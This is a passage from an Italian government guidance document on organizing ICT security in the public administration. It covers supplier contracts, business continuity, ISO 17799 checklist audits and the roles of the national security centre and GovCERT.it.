<sup>48</sup> Si ricorda che per requisiti di sicurezza si intende la capacità di rispettare le specifiche con un basso tasso di problemi o casi anomali. Tali requisiti non devono essere confusi con i requisiti funzionali relativi alle modalità con cui il prodotto o il servizio realizzano la prestazione (ad es. le caratteristiche di un firewall).

<sup>49</sup> In questo caso il contratto potrà avere la clausola che al momento della stipula sia stata avviata l'attività di certificazione e prevedere la rescissione del contratto nel caso la certificazione non venga conseguita entro una data limite.

za. Tale preferenza potrebbe essere espressa attribuendo alla certificazione di sicurezza un opportuno peso dipendente dalla criticità del contesto considerato.

Quando il contratto riguarda dei servizi di sicurezza è possibile prendere in considerazione la certificazione di processo (ad esempio con lo standard BS 7799-2), sebbene di fatto, ad oggi, siano ben pochi i fornitori che dispongono di tale certificazione. Anche in questo caso, tuttavia, potrebbe essere prevista una preferenza per i fornitori certificati, attribuendo a tale circostanza un opportuno peso.

In assenza di certificazioni è opportuno scegliere fornitori di provata affidabilità mediante l'analisi delle referenze ed, eventualmente, dei curricula dei soggetti candidati ad erogare la prestazione.

## C.5 COLLAUDO E VERIFICHE

Si è già accennato alla difficoltà di condurre in una fase preliminare il “collaudo della sicurezza” per il fatto che è difficile riprodurre in un ambiente di prova il complesso di problemi che il sistema di sicurezza dovrebbe essere in grado di gestire.

Per questo motivo è opportuno che i contratti prevedano la possibilità di eseguire verifiche anche dopo l'avvio della fornitura.

Ad esempio è possibile prevedere che il collaudo si prolunghi oltre l'inizio della fase di esercizio e che il collaudo positivo sia condizionato all'assenza di manifeste vulnerabilità.

Un altro aspetto che è importante disciplinare contrattualmente è la possibilità di eseguire test o verifiche a seguito di particolari condizioni (ad esempio sospetto di compromissione del sistema di sicurezza) o periodicamente.

In generale è consigliabile introdurre comunque nel contratto la possibilità di verifiche, anche se questa opzione probabilmente non verrà esercitata<sup>50</sup>. In questo caso il contratto dovrà anche chiarire quale parte debba sostenere i costi della verifica, compresi i costi che il fornitore dovrà sostenere per soddisfare le relative richieste.

## C.6 RESPONSABILITÀ E PENALI

Nel caso della sicurezza, difficilmente un fornitore potrà accettare clausole di responsabilità illimitata.

La definizione stessa di sicurezza (gestione di un sottoinsieme dei casi anomali possibili) comporta infatti che nessun fornitore possa essere in grado di assicurare che la propria prestazione sia esente da problemi nel 100% dei casi.

D'altro canto è anche corretto che il fornitore abbia delle responsabilità per effetto degli impegni assunti contrattualmente.

La definizione delle responsabilità inerenti la sicurezza è un aspetto che bisogna curare con particolare attenzione nella stesura di un contratto, in quanto ha impatti di natura legale, organizzativa ed economica.

<sup>50</sup> Questa clausola potrebbe non essere accettata da alcuni fornitori, adducendo motivazioni di riservatezza. In tale evenienza si può comunque stabilire che, in caso di necessità, le parti di comune accordo designeranno un soggetto terzo che avrà l'incarico di eseguire la verifica.

Bisogna innanzitutto considerare che ogni impegno inerente la sicurezza comporta dei costi per il fornitore che inevitabilmente si riverberano sui costi della fornitura. Occorre pertanto bilanciare attentamente l'esigenza di "sentirsi sicuri" con l'obiettivo di contenimento dei costi.

Un possibile criterio guida è l'attribuzione al fornitore delle responsabilità circa la prevenzione e la gestione delle anomalie in situazioni di esercizio ordinario (cosiddetta sicurezza operativa). Il fornitore dovrà eseguire diligentemente la prestazione evitando possibili errori o distrazioni (*culpa in vigilando*).

Nei casi di malversazioni, frodi, attacchi o altri eventi attribuibili a soggetti esterni al fornitore, la responsabilità sarà limitata alla corretta messa in atto delle misure previste dal contratto (obbligazione di mezzi).

È inoltre prassi considerare al di fuori delle responsabilità del fornitore, le conseguenze di eventi eccezionali quali calamità o fermi prolungati per motivi non attribuibili al fornitore (*black out*).

Naturalmente queste condizioni possono variare in funzione delle esigenze del committente, occorre comunque considerare che difficilmente si possono stipulare contratti con clausole di responsabilità diverse da quelle presenti nei contratti "tipo".

Ad esempio i contratti di fornitura del software per prassi non prevedono responsabilità circa la sicurezza del prodotto fornito.

In questi casi, se sussiste l'esigenza di copertura nei confronti di possibili danni dovuti a difetto di sicurezza, è possibile richiedere nel contratto che il fornitore stipuli un'assicurazione a copertura degli eventuali danni.

Anche per quanto concerne le penali, la prassi non ne prevede l'applicazione nel caso di problemi di sicurezza.

In effetti, per i motivi esposti, è difficile prevedere l'applicazione di penali nel caso di "non sicurezza", è possibile tuttavia prevederle per casi particolari in cui il fornitore ha palesemente violato le specifiche contrattuali.

Ad esempio si possono prevedere penali nel caso di comportamenti diversi da quelli previsti contrattualmente riguardanti l'uso non corretto delle password, il carente rispetto delle regole inerenti la sicurezza nelle attività di manutenzione, il mancato aggiornamento dell'antivirus ecc.

## APPENDICE D

### La Business continuity

Vengono di seguito fornite le linee guida per l'impostazione di un sistema di Business Continuity Management atte ad integrare gli aspetti di organizzazione (ruoli e responsabilità), processi/procedure e le soluzioni tecnologiche di supporto.

#### D.1 LO SCOPO DEL BUSINESS CONTINUITY MANAGEMENT

Lo scopo del Business Continuity Management (BCM) è garantire la continuità dei processi dell'Organizzazione in funzione del loro valore e della qualità dei prodotti/servizi erogati tramite il supporto dell'infrastruttura di ICT, prevenendo e minimizzando l'impatto di incidenti intenzionali o accidentali e dei conseguenti possibili danni.

Gli eventi che potrebbero pregiudicare la continuità del business sono:

- eventi impreveduti che possono inficiare l'operatività dei sistemi (interruzione dell'alimentazione, incendi, allagamenti, ecc...);
- malfunzionamenti dei componenti HW e SW;
- errori operativi da parte del personale incaricato della gestione o da parte degli utilizzatori;
- introduzione involontaria di componenti dannosi per il sistema informativo e di rete (per es. virus, cavalli di troia, bombe logiche, ecc...);
- atti dolosi miranti a ridurre la disponibilità delle informazioni (sabotaggi e frodi; diffusione di virus; *mail bombing*; DoS/DDoS; interruzione di collegamenti; ecc....).

Le minacce di tipo doloso possono provenire da operatori/ambienti sia interni sia esterni all'amministrazione ed in particolare da utenti connessi a Internet.

A fronte di questi possibili eventi, il BCM deve essere focalizzato sulla garanzia di continuità del supporto delle tecnologie ICT ai processi che consentono all'ente/organizzazione l'erogazione del/dei servizio/servizi.

#### D.2 LE COMPONENTI DEL BUSINESS CONTINUITY MANAGEMENT

Lo sviluppo di un sistema di Business Continuity Management deve tener in considerazione le seguenti componenti:

- Crisis and Incident Management: assicura la gestione dello stato di crisi e la risposta ad incidenti nel caso in cui si verifichi un evento in grado di compromettere la continuità dell'operatività;



- Continuity Management: assicura la continuità dei processi durante e dopo un'emergenza attraverso la predisposizione di processi/procedure alternative (spesso manuali) a quelle normalmente supportate dall'infrastruttura di ICT;
- Disaster Recovery Management: assicura il recovery delle infrastrutture tecnologiche a supporto dei processi di business;
- Business Recovery Management: assicura il recovery dei processi di business dopo un'emergenza e il ritorno alla normalità.

La pianificazione di un Sistema di Business Continuity Management è una misura preventiva nell'ambito della gestione dei rischi, con particolare riferimento ai rischi di disponibilità delle informazioni.

L'esecuzione dei piani e delle procedure previste in caso di eventi in grado di compromettere la continuità operativa deve essere rivolta a ridurre al minimo gli impatti derivanti dal verificarsi di tali eventi.

### D.3 BUSINESS CONTINUITY E DISASTER RECOVERY

Deve essere definito un Piano di business continuity e disaster recovery con lo scopo di garantire la continuità e la disponibilità dei sistemi informatici, e il loro rapido ripristino in seguito a gravi danneggiamenti causati da eventi accidentali, sabotaggi, disastri naturali. La valutazione degli impatti, la cosiddetta *Impact Analysis*, costituisce il punto di partenza per la definizione di tali piani.

Per *Impact Analysis* s'intende l'analisi e la valutazione/quantificazione degli impatti derivanti dall'indisponibilità delle risorse, non solo tecnologiche, ma anche risorse umane e fisiche che supportano i processi ritenuti prioritari.

La *Impact Analysis* è un'attività preliminare necessaria per la comprensione degli impatti sulle attività svolte e sui servizi erogati al verificarsi di un evento avverso. I risultati di questa attività costituiscono un input fondamentale alla progettazione di soluzioni di continuità in linea con le esigenze dei processi/servizi, in relazione alle diverse priorità, valutate in ottica sistemica complessiva.

L'attività di *Impact Analysis* ha come obiettivo la definizione dei tempi di ripristino, il *Recovery Time Objective* (RTO)<sup>51</sup>, attraverso l'individuazione dei processi/attività critici, le loro interdipendenze e le priorità di ripartenza.

La definizione di possibili scenari di disastro è un'attività correlata che rientra in un processo di *scenario planning*, alimentato anche dai risultati dell'analisi e gestione del rischio e dalla rilevazione di eventuali incidenti, anomalie ed emergenze che hanno causato, anche se in modo localizzato, l'interruzione della continuità operativa.

A fronte dei controlli e contromisure di continuità già implementate o di cui si è pianificata l'implementazione, la copertura del rischio residuo viene garantita pianificando attività di Gestione della Continuità Operativa volte a ridurre gli impatti derivanti dal verificarsi di situazioni di emergenza.

<sup>51</sup> Obiettivo di recovery inteso come obiettivo temporale di ripristino dei processi ritenuti critici e, quindi, delle risorse informative che li supportano, senza soffrire perdite significative finanziarie, di know – how o di immagine.



In sintesi, i criteri che ispirano la progettazione e realizzazione dei piani per la gestione della continuità operativa sono i seguenti:

- assicurare il coordinamento e l'integrazione delle attività di gestione dell'emergenza con le attività di analisi e gestione dei rischi operativi/informativi;
- sviluppare una gestione della continuità in relazione agli impatti che i processi e le infrastrutture di supporto hanno sui servizi erogati;
- considerare le logiche di gestione della continuità come parte integrante e non aggiuntiva della gestione dell'attività di cui ciascuna area è titolare;
- garantire un mix di interventi di tipo organizzativo e tecnologico adeguato, con una costante attenzione al rapporto costi/benefici;
- disegnare una struttura di responsabilità chiara e coerente e attribuire esplicitamente le responsabilità aggiuntive ai ruoli già esistenti o nuovi;
- garantire che le nuove logiche di gestione della continuità siano un patrimonio dell'intera organizzazione e che ciascun dipendente contribuisca affinché queste diventino parte integrante della cultura organizzativa;
- definire e monitorare i livelli di servizio per garantire l'affidabilità e la continuità di erogazione dell'infrastruttura tecnologica.

In particolare, questi piani devono disciplinare due aspetti:

- aspetti tecnologici: è necessario prevedere il recupero tempestivo dei dati di back-up, individuare con precisione le transazioni e le informazioni per le quali può non esistere ancora back-up, la realizzazione di centri di calcolo alternativi, l'individuazione di reti di comunicazione alternative al provider principale;
- aspetti organizzativi: vanno individuate le responsabilità e le operazioni da svolgere dal momento della dichiarazione dello stato di emergenza sino a tutto il periodo per cui la stessa perdura. In questo contesto i principali punti da considerare sono:
  - assegnazione delle responsabilità individuali;
  - procedure di rilevazione e segnalazione dell'emergenza;
  - operazioni per la riattivazione dei servizi essenziali;
  - gestione della comunicazione dello stato di emergenza al personale interno/esterno;
  - corsi periodici di sensibilizzazione e formazione;
  - programma di test per verificare l'efficacia delle contromisure e delle procedure di recovery.

Più in dettaglio, le componenti della Gestione della Continuità Operativa sono le seguenti:

- Crisis and Incident Plan (CIP): è focalizzato sul coordinamento complessivo per garantire una risposta organizzativa tempestiva ed efficace;
- Continuity of Operation Plan (COP): è focalizzato sulla garanzia di continuità dei processi critici durante l'emergenza, attivando procedure alternative a quelle normalmente utilizzate nel periodo compreso fra il verificarsi della crisi e il recovery;

- Service Recovery Plan (SRP): è focalizzato sul ripristino dei processi critici dopo un'emergenza, garantendone il ritorno alla normalità;
- Disaster Recovery Plan (DRP): assicura il recovery delle infrastrutture tecnologiche a supporto dei processi.

Mentre le prime tre componenti possono essere integrate in un unico documento contenente gli aspetti organizzativi della gestione della continuità, il cosiddetto Piano di business continuity, tipicamente il DRP è un Piano a se stante, focalizzato sulle soluzioni tecnologiche per garantire la continuità di erogazione dei servizi anche in caso di disastri o comunque eventi gravi in grado di comprometterne la continuità.

I principi guida nella definizione del modello organizzativo per la gestione della continuità operativa sono, analogamente alla gestione del rischio e alla sicurezza delle informazioni:

- regia unitaria e complessiva;
- attribuzione puntuale delle responsabilità .

In aggiunta, per la caratteristica specifica della tipologia di attività è necessario prevedere il ricorso a team specifici d'intervento tempestivo in caso di situazioni di emergenza.

## APPENDICE E

### Le verifiche secondo best practices

La verifica della sicurezza ICT può essere fatta con riferimento a modelli comportamentali ritenuti validi, ossia in base a quelle che vengono definite le migliori prassi (*best practices*). Il ricorso alle *best practices* consente di ottenere buoni risultati con costi contenuti, soprattutto quando l'organizzazione in esame è riconducibile a modelli generali. Nel seguito vengono illustrati i metodi di verifica idonei per la PA.

#### E.1 I CONTROLLI DELLO STANDARD ISO 17799

Lo standard internazionale ISO/IEC 17799 (noto anche come BS 7799-1) delinea un modello compiuto che può essere preso a riferimento per controllare che sussistano le condizioni necessarie per conseguire un sufficiente livello di sicurezza ICT.

Il metodo di verifica è quello classico delle liste di controllo (*check list*)<sup>52</sup>.

Le PA dovranno scegliere i controlli in ragione delle attività svolte. Di seguito viene riportato, a titolo indicativo, un insieme minimo di verifiche (controlli) che ciascuna amministrazione dovrebbe effettuare.

In presenza di trattamento di dati personali dovrà essere applicato il controllo “*Data protection and privacy of personal information*”, nonché tutti i controlli che riguardano la stesura del Documento programmatico della sicurezza e l'attuazione delle misure minime. Si ritiene inoltre che debbano essere effettuate le verifiche di seguito riportate riprendendo la terminologia della norma.

- *Information security policy document* (equivalente al Documento Programmatico della Sicurezza)
- *Security requirements in outsourcing contracts*
- *Information security education and training*
- *Physical entry controls*
- *Equipment siting and protection*
- *Secure disposal or re-use of equipment*
- *Clear desk and clear screen policy*
- *Controls against malicious software*
- *Information back-up*
- *Privilege management*

<sup>52</sup> Nello standard vengono elencate 127 disposizioni in merito alla sicurezza, denominate “controlli”.

- *User password management*
- *Password use*
- *Unattended user equipment*
- *User identification and authentication*

Questo elenco non è esaustivo in quanto non tiene in conto elementi del contesto e dello scenario di rischio che possono rendere opportuni ulteriori controlli.

## E. 2 SITUAZIONI RICONDUCIBILI A CASI GENERALI

Il metodo di valutazione secondo *best practices* può essere ulteriormente semplificato nel caso il sistema in esame abbia caratteristiche omogenee con una determinata classe di organizzazioni (per es. aziende sanitarie, assicurazioni, agenzie viaggi, ecc.).

In questo caso è possibile fare riferimento ad un elenco di rischi e di controlli che sono specifici della categoria di appartenenza. Per condurre la valutazione con questo metodo è necessario che sia disponibile un documento descrittivo della “buona prassi” sufficientemente qualificato ed affidabile.

A partire da tale modello, potranno essere individuati i rischi pertinenti e le misure di sicurezza associate.

## E. 3 SISTEMI INFORMATIVI PARTICOLARMENTE SEMPLICI

Molto spesso l'organizzazione che effettua trattamenti di dati personali utilizza un numero esiguo di risorse informatiche (per es. da 1 o 2 personal computer).

In tal caso le valutazioni basate su metodologie o sullo standard ISO/IEC 17799 possono avere un costo eccessivo in relazione alla semplicità del problema ed ai limitati gradi di libertà delle scelte.

Nondimeno, anche in questi casi, è importante che vi sia una fase di analisi finalizzata a prendere in considerazione eventi che necessitano di misure aggiuntive rispetto a quelle minime. In questo caso la verifica della sicurezza potrà avvenire elencando i possibili eventi dannosi ed indicando se tali eventi sono efficacemente contrastati dalle misure minime.

Di seguito si riportano, a titolo esemplificativo, alcuni rischi che possono incombere anche su sistemi particolarmente semplici.

### RISCHI NEL CASO DI TRANSITO IN INTERNET DI DATI CHE NON SIANO A CARATTERE PUBBLICO

Alcune applicazioni web richiedono che l'utente inserisca i propri dati personali in appositi moduli. In tale caso le informazioni che viaggiano via Internet sono ad elevato rischio di lettura indebita. Un rischio analogo riguarda i messaggi di posta elettronica, se questi contengono dati che non sono divulgabili.

Contromisure aggiuntive: protocollo SSL, cifratura applicativa dei dati inviati via e-mail.

### RISCHI DERIVANTI DA COLLEGAMENTI CON LA RETE INTERNET

Tali rischi riguardano la possibilità che una connessione ad Internet consenta l'attivazione di software malevolo (per es. virus, trojan, ecc.) e, di conseguenza, l'accesso indebito ai dati

personali. Tale rischio può essere presente, anche in assenza di un collegamento diretto ad Internet, se il server che contiene i dati viene collegato con altri elaboratori (per es. PC portatili) che possono fungere da mezzo per la trasmissione del software malevolo.

Contromisure aggiuntive: firewall, software specifico per la rilevazione di software (eventualmente anche sui PC portatili).

#### RISCHIO DI FURTO DEL COMPUTER

Questo rischio è generalmente presente in ambienti in cui non esistono particolari protezioni di tipo fisico. Se il computer rubato contiene dati personali, o dati comunque delicati, c'è il rischio che tali informazioni siano utilizzate indebitamente con possibile responsabilità del detentore della macchina.

Contromisure aggiuntive: protezione dei locali, sistemi antifurto, uso delle tecniche di cifratura del disco rigido.

#### RISCHIO DI ACCESSO INDEBITO DA PARTE DI PERSONALE ADDETTO ALLA MANUTENZIONE

Nelle piccole realtà la manutenzione viene quasi sempre effettuata da personale esterno che ha la possibilità di accedere alle informazioni memorizzate nei computer.

Contromisure aggiuntive: configurazione degli elaboratori con una specifica utenza di gestione, uso delle tecniche di cifratura del disco rigido, regole per la modifica delle credenziali dopo gli interventi di manutenzione.

**Modello Organizzativo  
Nazionale di sicurezza ICT  
per la Pubblica Amministrazione**

---



# 1. Scopo e struttura del documento

Il presente documento intende fornire indicazioni sulle tematiche, prevalentemente organizzative, della sicurezza ICT, con la prospettiva di proporre l'applicazione di regole che consentano di gestire il tema della sicurezza in modo coerente e omogeneo all'interno dell'intera PA.

Le dette indicazioni danno seguito e ampliano quanto descritto nell'allegato 2 del DPCM contenente la Direttiva del PCM del 16 gennaio 2002, "Sicurezza informatica e delle telecomunicazioni nelle pubbliche amministrazioni". In tale allegato vengono fornite delle prime soluzioni di sicurezza che hanno sia la caratteristica di propedeuticità realizzativa rispetto a quanto previsto nel documento generale del piano di sicurezza dell'amministrazione, sia la peculiarità di rappresentare uno strato di base per la protezione dei sistemi ICT.

Come chiaramente affermato ciò non rappresenta una soluzione completa e definitiva dei problemi della sicurezza ma costituisce comunque una significativa barriera di protezione sulla quale innestare successivamente altre contromisure.

Le misure organizzative descritte nel presente documento, ampliando e integrando quanto stabilito nella sopra citata Direttiva, intendono fornire un ausilio alle scelte delle amministrazioni in materia di coordinamento nazionale e organizzazione interna della sicurezza ICT. Vengono definite le logiche e le unità organizzative di riferimento e vengono date indicazioni sulle tematiche della gestione della sicurezza sia quando questa viene effettuata internamente all'amministrazione con proprio personale, sia quando viene effettuata avvalendosi di fornitori esterni (outsourcing).

Vengono anche affrontati i temi della certificazione di sicurezza sia in termini di valutazione della sicurezza di prodotti e sistemi, sia di certificazione organizzativa: quest'ultimo tema si ricollega al contenuto del capitolo 3 del Piano Nazionale e dell'appendice B dello stesso Piano. Il tema della certificazione è molto importante in quanto la Direttiva 16 gennaio 2002 prevede anche la realizzazione della certificazione di sicurezza ICT nella PA mentre il decreto interministeriale del 24 luglio 2002, nell'articolo 2 che riguarda le funzioni del Comitato Tecnico Nazionale, prevede che il predetto Comitato formuli proposte in materia di regolamentazione della certificazione e valutazione della sicurezza nonché ai fini della predisposizione di criteri di certificazione e delle linee guida per la certificazione di sicurezza ICT per la PA, sulla base delle normative nazionali, comunitarie e internazionali di riferimento.

Il presente documento si completa con una breve descrizione degli aspetti etici connessi allo svolgimento di attività professionali di sicurezza ICT che hanno uno stretto legame con le certificazioni professionali di sicurezza anch'esse brevemente descritte.



Un'ampia appendice ricca di esempi di procedure per la gestione della sicurezza completa il documento fornendo lo spunto per una serie di linee guida che possono approfondire i dettagli operativi sui temi trattati.

Tra le procedure descritte particolare attenzione richiedono la verifica/audit, la gestione delle utenze e in generale dell'identità elettronica e le procedure di salvataggio e ripristino dei dati.

## 2. Riferimenti al Piano Nazionale della sicurezza ICT

È opportuno ricordare che al “Modello Organizzativo nazionale di sicurezza ICT per la Pubblica Amministrazione” si accompagna in modo sinergico l'altro documento denominato “Piano Nazionale della sicurezza delle tecnologie dell'informazione e comunicazione della pubblica amministrazione”.

Il Piano Nazionale illustra le azioni necessarie per ottenere un adeguato livello di sicurezza informatica nelle attività di sviluppo della Società dell'Informazione e si rivolge sia alle PA centrali e locali, alle imprese ed ai cittadini. Tuttavia il piano considera la PA come la principale leva per incidere sulla sicurezza ICT nazionale e quindi circoscrive al comparto pubblico una serie di azioni concrete atte a raggiungere gli obiettivi prefissati nel piano stesso.

Il raggiungimento di tali obiettivi è strettamente connesso con l'organizzazione della sicurezza e quindi con le indicazioni che il presente documento intende fornire. Appare opportuno sottolineare che il ciclo di vita dei due documenti non è indipendente e ogni evoluzione dell'uno avrà influenza sull'altro, visto che essi rappresentano sostanzialmente l'uno il “cosa si deve fare” l'altro in tema di sicurezza informatica e il “come ci si organizza” per farlo.

I due documenti e in particolare il Modello Organizzativo sono anche connessi alle regole tecniche di specifici progetti come il Sistema Pubblico di Connettività. Essi quindi contengono degli indirizzi per il miglioramento della sicurezza nei diversi settori ma vanno integrati con regole specifiche, caratteristiche del particolare scenario in cui opera la singola amministrazione. Ovviamente tali regole devono fornire un maggiore dettaglio operativo senza contraddire o addirittura eludere le regole di carattere generale contenute nel Piano Nazionale e nel Modello Organizzativo.

### 3. Il coordinamento nazionale della sicurezza ICT

Il Piano Nazionale sopra citato evidenzia come la sicurezza informatica sia un tema di carattere nazionale che deve essere affrontato mediante una opportuna azione di indirizzo e coordinamento delle strategie di sicurezza proprie dei diversi attori del Sistema Paese.

Il Modello Organizzativo delinea inoltre le strutture relative all'organizzazione dello Stato preposte all'attuazione della strategia di sicurezza nazionale ed al coordinamento delle iniziative di carattere locale.

La complessità delle strutture dello Stato richiede un Modello Organizzativo articolato che deve consentire contemporaneamente l'armonizzazione delle politiche di sicurezza in un sistema sempre più "globale" ed il rispetto delle autonomie decisionali dei diversi attori. In linea generale, l'organizzazione nazionale della sicurezza informatica si riferisce a vari attori e cioè a:

- *organismi di indirizzo e normazione*, sia a carattere nazionale che internazionale, che hanno il compito di guidare l'attuazione delle strategie di sicurezza, definendo eventualmente regole e standard che facilitino lo scambio di informazioni tra soggetti diversi (ad es. OCSE, ISO, ETSI, ENISA, CLUSIT, CNIPA, ISCOM, UNINFO, ecc.);
- *centri di prevenzione e di allerta*, finalizzati ad individuare precocemente potenziali problemi di sicurezza e ad assistere gli utenti nelle azioni di contrasto e di recupero (ad es. GovCERT, Polizia postale, CERT Difesa, SOC, ecc.);
- *comitati di coordinamento e di autoregolamentazione* che, a diverso livello, svolgono un ruolo di raccordo delle strutture organizzative dei diversi enti e di regolamentazione delle azioni di prevenzione e contrasto (ad es. SPC, Osservatorio per la sicurezza delle reti e delle comunicazioni, Comitato di garanzia Internet e minori, ecc.);
- *organi scientifici ed accademici* che hanno il compito di studiare i fenomeni sociali, giuridici e tecnologici che accompagnano lo sviluppo della Società dell'Informazione, individuare le soluzioni ottimali per incrementare la sicurezza ICT e proporle agli organismi precedentemente descritti.

Come si è detto, considerando la dimensione e complessità delle problematiche in gioco, è necessario poter fare affidamento su diverse strutture, diversificate per compiti, per specializzazione e per livelli.

È dunque naturale che in ognuna delle categorie menzionate siano presenti, a vario titolo, sia attori del comparto pubblico sia del settore privato, così come è anche naturale che il numero e l'assetto dei diversi organismi vari nel tempo in funzione del contesto sociale e politico in cui essi operano.

Ciò premesso, è da dire che obiettivo del Modello Organizzativo qui previsto è delineare gli elementi "cardine" del sistema italiano di gestione della sicurezza informatica, che

fungeranno da riferimento e da punto di aggregazione per le altre entità organizzative preposte al governo della sicurezza del settore pubblico e privato, a carattere locale o nazionale.

I paragrafi che seguono riprendono, a volte con ulteriori approfondimenti, alcuni argomenti connessi, già trattati nel Piano Nazionale nei capitoli 5 e 6.

### 3.1 CENTRO NAZIONALE PER LA SICUREZZA INFORMATICA (CNSI)

Il Centro Nazionale per la Sicurezza Informatica (CNSI) è previsto dal Piano Nazionale per accrescere il livello di protezione dei sistemi informatici degli utenti Internet italiani con particolare riferimento agli utenti della PA. Esso svolge attività di prevenzione dei problemi di sicurezza, monitoraggio della sicurezza delle infrastrutture informatiche ed assistenza agli utenti nella risposta agli eventi indesiderati e nel recupero dell'operatività. Tra i suoi principali compiti:

- promuovere programmi per accrescere la consapevolezza del problema sicurezza informatica tra gli utenti della rete Internet;
- studiare, valutare e promuovere l'uso di "best practice" nel settore della sicurezza informatica;
- raccogliere e distribuire informazioni aggiornate sulle intrusioni e relative contromisure;
- promuovere corsi di formazione per i dipendenti della PA;
- promuovere il ricorso agli standard di sicurezza;
- controllare le attività svolte sulla rete;
- collezionare ed analizzare tutte le segnalazioni provenienti dagli utenti finali;
- fornire supporto, anche giuridico, agli utenti vittime di un'intrusione;
- collaborare con i centri di ricerca nell'individuazione delle migliori tecniche di protezione;
- avvisare tutti i responsabili di sistemi che possono essere oggetto di uno stesso attacco;
- produrre statistiche ed indicazioni sui profili e livelli di rischio dei problemi informatici;
- collaborare con altri centri di allerta internazionali.

In prospettiva il centro potrebbe inglobare il CERT governativo che ne diverrebbe, per così dire, il "braccio operativo".

#### 3.1.1 IL CERT GOVERNATIVO

L'ufficio temporaneo di missione denominato govCERT.it è stato costituito all'interno del CNIPA con delibera del 18 marzo 2004 n. 19/2004 allo scopo di assolvere provvisoriamente alcune delle funzioni da attribuirsi al CNSI, mettendo a disposizione delle amministrazioni ex D.Lgs. 39/93 servizi centralizzati focalizzati prevalentemente sulla gestione degli incidenti informatici ma che riguardano anche aspetti più generali della sicurezza ICT.

Il GovCERT.it è il CERT di coordinamento dei gruppi di gestione degli incidenti informatici denominati CERT-AM nella direttiva 16/1/2002, che ne costituiscono la comunità di riferi-

mento, ed è responsabile dell'erogazione di alcuni dei servizi essenziali per la realizzazione di un efficace sistema di gestione degli incidenti informatici nella PA.

Con la costituzione del GovCERT.it è stata colmata anche la lacuna relativa all'assenza del nostro paese, assente nella comunità dei CSIRT governativi nell'Unione europea: esso infatti intende assumere anche il ruolo di uno degli interlocutori nazionali dell'Agenzia europea per la sicurezza delle reti e delle informazioni (ENISA).

È pertanto opportuno che, una volta esaurito il periodo progettuale, il GovCert.it assuma un ruolo istituzionale stabile, confluenso eventualmente nel Centro Nazionale per la Sicurezza Informatica.

Come già detto nel Piano Nazionale, i servizi erogati dal GovCERT.it sono volti ad evitare la moltiplicazione degli investimenti e delle attività in ciascuna amministrazione, e sono connotati da caratteristiche di qualità e completezza di visione di insieme:

I servizi essenziali sono i seguenti:

Servizi reattivi:

- early warning;
- gestione degli incidenti: supporto e coordinamento della risposta agli incidenti;
- gestione delle vulnerabilità: coordinamento della risposta alle vulnerabilità.

Servizi proattivi:

- annunci;
- osservatorio tecnologico;
- diffusione di informazioni inerenti la sicurezza ICT per gli aspetti tecnologici, metodologici, standard e migliori prassi;
- raccolta e condivisione di informazioni.

Servizi per la qualità della sicurezza:

- sensibilizzazione;
- promozione di azioni formative per la gestione degli incidenti informatici;
- consulenza: definizione di politiche e procedure di prevenzione e gestione degli incidenti uniformi nell'ambito della comunità di riferimento.

L'efficacia di alcuni dei servizi erogati dipende dalla collaborazione da parte della comunità di riferimento, segnatamente per quanto riguarda la raccolta di informazioni sugli incidenti in atto ed occorsi e dalla capacità delle amministrazioni di fruire di tali servizi nel modo migliore.

Il GovCERT.it è destinato ad assumere, in prospettiva, un ruolo autorevole nei confronti della sua comunità di riferimento ed egualmente in prospettiva potrà incidere positivamente su azioni e comportamenti relativi anche ai processi decisionali delle amministrazioni.

Gli interlocutori del GovCERT.it all'interno di ciascuna amministrazione dovranno essere: Consiglieri tecnici del Ministro per la sicurezza ICT; i Comitati Sicurezza ICT; i Responsabili sistemi informativi; i Responsabili sicurezza ICT, considerati naturali interlocutori di riferimento; le persone che costituiscono i CERT-AM, considerati i naturali interlocutori operativi e cioè i soggetti indicati quale presidio organizzativo della sicurezza dall'allegato 2 della Direttiva del 16 gennaio 2002 relativo alla base minima di sicurezza.

### Relazioni

Le relazioni interne del GovCERT.it nella forma provvisoriamente adottata, rispecchiano il suo attuale collocamento organizzativo e di inquadramento all'interno del CNIPA mantenendo un rapporto informativo costante con il Comitato Tecnico Nazionale per la sicurezza informatica e delle telecomunicazioni della PA.

Per poter adempiere compiutamente alla sua missione il GovCERT.it dispone di una rete di relazioni per:

- erogare servizi di qualità;
- agire come facilitatore nei confronti dei CERT-AM;
- rappresentare il nostro Paese nei contesti europei ed internazionali per quanto riguarda la sua specifica attività.

La Figura 1 mostra le principali relazioni del GovCERT.it sia interne che esterne alla propria organizzazione.




Figura 1 – Relazioni interne/esterne GovCERT.it

